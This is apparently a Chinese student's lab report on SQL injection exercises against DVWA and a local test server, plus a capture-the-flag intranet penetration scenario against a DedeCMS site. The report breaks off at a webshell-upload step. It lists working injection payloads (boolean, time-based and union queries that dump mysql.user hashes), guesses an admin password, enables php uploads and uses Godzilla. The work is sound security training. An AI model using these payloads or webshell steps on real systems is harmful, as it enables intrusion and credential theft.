


图 18: SQL 注入 3-盲注

虚拟机: Windows 7_x64

IP:192.168.0.3

2、实验原理

通过把 SQL 语句插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。具体来说，它是利用现有应用程序中正常的输入功能，将（恶意）SQL 命令注入到后台数据库引擎执行的能力，比如可以通过在 Web 表单中输入（恶意）SQL 语句到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

3、实验成功截图




图 19: SQL 注入 3-盲注成功截图

4.实验基本步骤

①打开浏览器，并访问 http://192.168.0.3/sql/sql_blind_baseTrue_login.php，（布尔型盲注）并且随意输入一个账号密码，其回显如图所示。




图 20: 查看回显

②尝试使用万能密码，admin/admin' or 1=1#，可以发现能够成功登录。




图 21: 使用万能密码

③访问 http://192.168.0.3/sql/sql_blind_baseTime_login.php，（时间型盲注），尝试使用万能密码，admin/admin' or 1=1#，发现无法登录成功。



图 22：时间型盲注无法使用万能密码

④通过更改浏览器代理，并使用 burpsuite 抓包，右键选择“send to repeater”将流量发送到重放模块发现延时为 8ms。




图 23：使用 burpsuite 抓包并发送流量至重放模块

⑤ 修改 POST 数据为我们的 payload：username=admin' and if(length(database())=7,sleep(3),1)#&password=sad，，可以看到返回时间变成 3ms，至此便完成了时间型盲注。




图 24: 修改 POST 参数, 完成时间型盲注

5. 实验中遇到的问题以及解决方案

不理解什么是时间盲注、什么是布尔盲注。通过查询资料得知, 布尔盲注依赖于页面响应的布尔值 (True/False) 来推断信息。通过构造查询判断条件是否为真, 观察页面返回是否不同, 从而推测数据库中的数据。时间盲注 通过引入延时 (sleep 函数等) 来判断查询是否为真。当条件为真时, 页面会延迟响应, 否则立即返回。

实验四: SQL 注入攻击实验 (MySQL)

1. 实验环境




图 25: SQL 注入攻击实验 (MySQL) 拓扑图

虚拟机: Windows 7_x64

IP:192.168.0.3

2、实验原理

通过把 SQL 语句插入到 Web 表单提交或输入域名或页面请求的查询字符串, 最终达到欺骗服务器执行恶意的 SQL 命令。具体来说, 它是利用现有应用程序中正常的输入功能, 将 (恶意) SQL 命令注入到后台数据库引擎执行的能力, 比如可以通过在 Web 表单中输入 (恶意) SQL 语句到一个存在安全漏洞的网站上的数据库, 而不是按照设计者意图去执行 SQL 语句。

3、实验成功截图




图 26: SQL 注入攻击实验 (MySQL) 成功截图

4.实验的基本步骤

①登录 dvwa，输入 1，发现有正常回显，说明说明了该网页的功能是用来查找 UserID 等于指定值的用户的 First name 和 Surname。

User ID:


```
ID: 1
First name: admin
Surname: admin
```

图 27: :发现回显正常

②输入 1'，可以发现未能返回正常结果。根据返回的错误结果说明目标网站使用的是 MySQL 数据库。根据此线索下面的攻击将采用 MySQL 相关的 SQL 语句。同时可以看出该判断语句使用单引号作为参数传递的边界。

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version fo

图 28: 判断数据库类型和确定注入点

③通过不断增大 1' order by 1#中的数字，当为 3 时发生报错，说明字段数为 2。



图 29: 判断字段数为 2

④输入 a' union select table_schema,table_name from information_schema.tables where table_schema like '%dv%', 得知两个表名分别为 guestbook 和 users

```
ID: a' union select table_schema,table_name from information_schema.tables where table_scl
First name: dvwa
Surname: guestbook

ID: a' union select table_schema,table_name from information_schema.tables where table_scl
First name: dvwa
Surname: users
```

图 30: 获取表名

⑤输入 1' union all select user,password from mysql.user;#，可以得到数据库的用户名和密码的 Hash 值。




图 31: 获取用户名和 Hash 值

总结与思考

通过以上四个关于 SQL 注入实验的复现，我加深了对于 SQL 注入的认识，SQL 注入（SQL Injection）是一种网络攻击技术，攻击者通过在输入字段中插入恶意的 SQL 语句，利用数据库查询中的漏洞来操控数据库，执行未经授权的操作。这种攻击方式可以导致数据库中的敏感信息泄露、数据篡改，甚至远程控制数据库服务器。并且我学会了自己写一些 SQL 注入的语句，例如联合查询注入（Union-Based Injection）：通过使用 UNION 关键字将恶意 SQL 语句与原有的查询结果组合，实现数据泄露。布尔盲注（Boolean-Based Blind Injection）：当应用程序不返回具体的查询结果时，可以通过构造布尔条件逐步推测出数据库中的数据。通过页面是否正常显示，逐个字符猜测用户名。时间盲注（Time-Based Blind Injection）：通过引入时间延迟的 SQL 语句判断查询条件是否为真，当满足条件时，页面响应会有显著延迟。实验虽然简单，但让我认识到 SQL 注入的危害和防护的紧迫性。未来在开发中，我会更加注重输入验证、参数化查询等防御手段，确保系统的安全性。

【实践任务四】

网络安全综合实践——车企内网渗透场景实验

1.实验环境




图 1：车企内网渗透场景实验拓扑图

- ①织梦 DEDE 门户网站系统
- ②TSP 车辆管理系统云平台

2.实验内容

①端口扫描与服务识别

使用扫描工具对门户网站系统，识别运行的服务及其版本。

②信息收集与漏洞分析

被动与主动相结合，收集目标系统的基础信息，分析可能存在的漏洞，利用目录扫描工具扫描出备份文件。

③Getshell 获取后台权限

通过文件上传或其他漏洞，尝试在目标系统上获取 Webshell，从而获得对服务器的控制权。

④APP 分析与逆向工程

对 TSP 车辆管理系统 APP 进行逆向分析，了解其工作机制，寻找到内网的 ip 段。

⑤SQLmap 工具 SQL 注入测试

使用 SQLmap 对织梦 DEDE 门户网站系统的数据库进行 SQL 注入测试，尝试获取敏感数据。

⑥内网横向渗透

获取到 Webshell，通过内网渗透技术，尝试访问和控制目标系统内网中的业务系统。

3.实验成功截图




图 2：第一个 flag




图 3：第二个 flag




图 4：第三个 flag




图 5：第四个 flag



图 6: 第五个 flag



图 7: 第六个 flag

4.实验基本步骤

①首先输入 192.168.8.8 登录车企主页，再在后面加上/www.zip，对网站进行扫描，即可得到第一个 flag。




图 8: 扫描网站后得到的文件包

②通过扫描网站得到的文件，登录到网站的后台管理系统，利用车企网页的信息，猜测密码为 admin/lvqc.com，成功登录网站后台并找到第二个 flag。




图 9：登录后台管理系统得到第二个 flag

③更改网站允许上传的文件类型，添加 php 文件。

参数说明	参数值
缩略图默认宽度：	240
缩略图默认高度：	180
图片浏览器文件类型：	jpg gif png
允许上传的软件类型：	zip gz rar iso doc xsl ppt wps php
允许的多媒体文件类型：	swf mpg mp3 rm rmvb wmv wma wav mid mov
图集默认显示图片的大小：	800
图集多行多列样式默认行数：	3
图集多行多列样式默认列数：	4
图集多页多图每页显示最大数：	12
图集默认样式	0

图 10：添加 php 文件

④利用 godzilla.jar 文件生成一个木马文件，并且上传至网页中。

